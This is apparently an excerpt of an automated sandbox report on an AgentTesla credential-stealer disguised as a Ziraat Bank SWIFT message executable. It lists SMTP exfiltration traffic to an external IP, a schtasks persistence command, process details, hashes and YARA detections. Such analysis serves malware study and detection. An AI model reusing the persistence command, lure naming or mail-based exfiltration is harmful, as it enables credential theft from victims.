Aug 3, 2021 22:08:04.981370926 CEST	49728	587	192.168.2.5	37.230.104.41	DATA
Aug 3, 2021 22:08:05.029443979 CEST	587	49728	37.230.104.41	192.168.2.5	354 Enter message, ending with "." on a line by itself
Aug 3, 2021 22:08:05.037836075 CEST	49728	587	192.168.2.5	37.230.104.41	.
Aug 3, 2021 22:08:05.089575052 CEST	587	49728	37.230.104.41	192.168.2.5	250 OK id=1mB0hv-003Lkm-O8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe PID: 2376 Parent PID: 5760

General

Start time:	22:06:03
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe'
Imagebase:	0xf20000
File size:	1308160 bytes
MD5 hash:	680F6C1FB95C2A1E1FFF056A7B40EAA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 5624 Parent PID: 2376

General

Start time:	22:06:24
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\EsckCcRbv' /XML 'C:\Users\user\AppData\Local\Temp\tmpC068.tmp'
Imagebase:	0x100000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5336 Parent PID: 5624

General

Start time:	22:06:25
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Ziraat Bankas#U0131 Swift Mesaj#U0131.exe PID: 5112 Parent PID: 2376

General

Start time:	22:06:25
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Ziraat Bankas#U0131 Swift Mesaj#U0131.exe
Imagebase:	0x7ff797770000
File size:	1308160 bytes
MD5 hash:	680F6C1FB95C2A1E1FFF056A7B40EAA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.486114668.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.486114668.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.492269124.0000000002D01000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis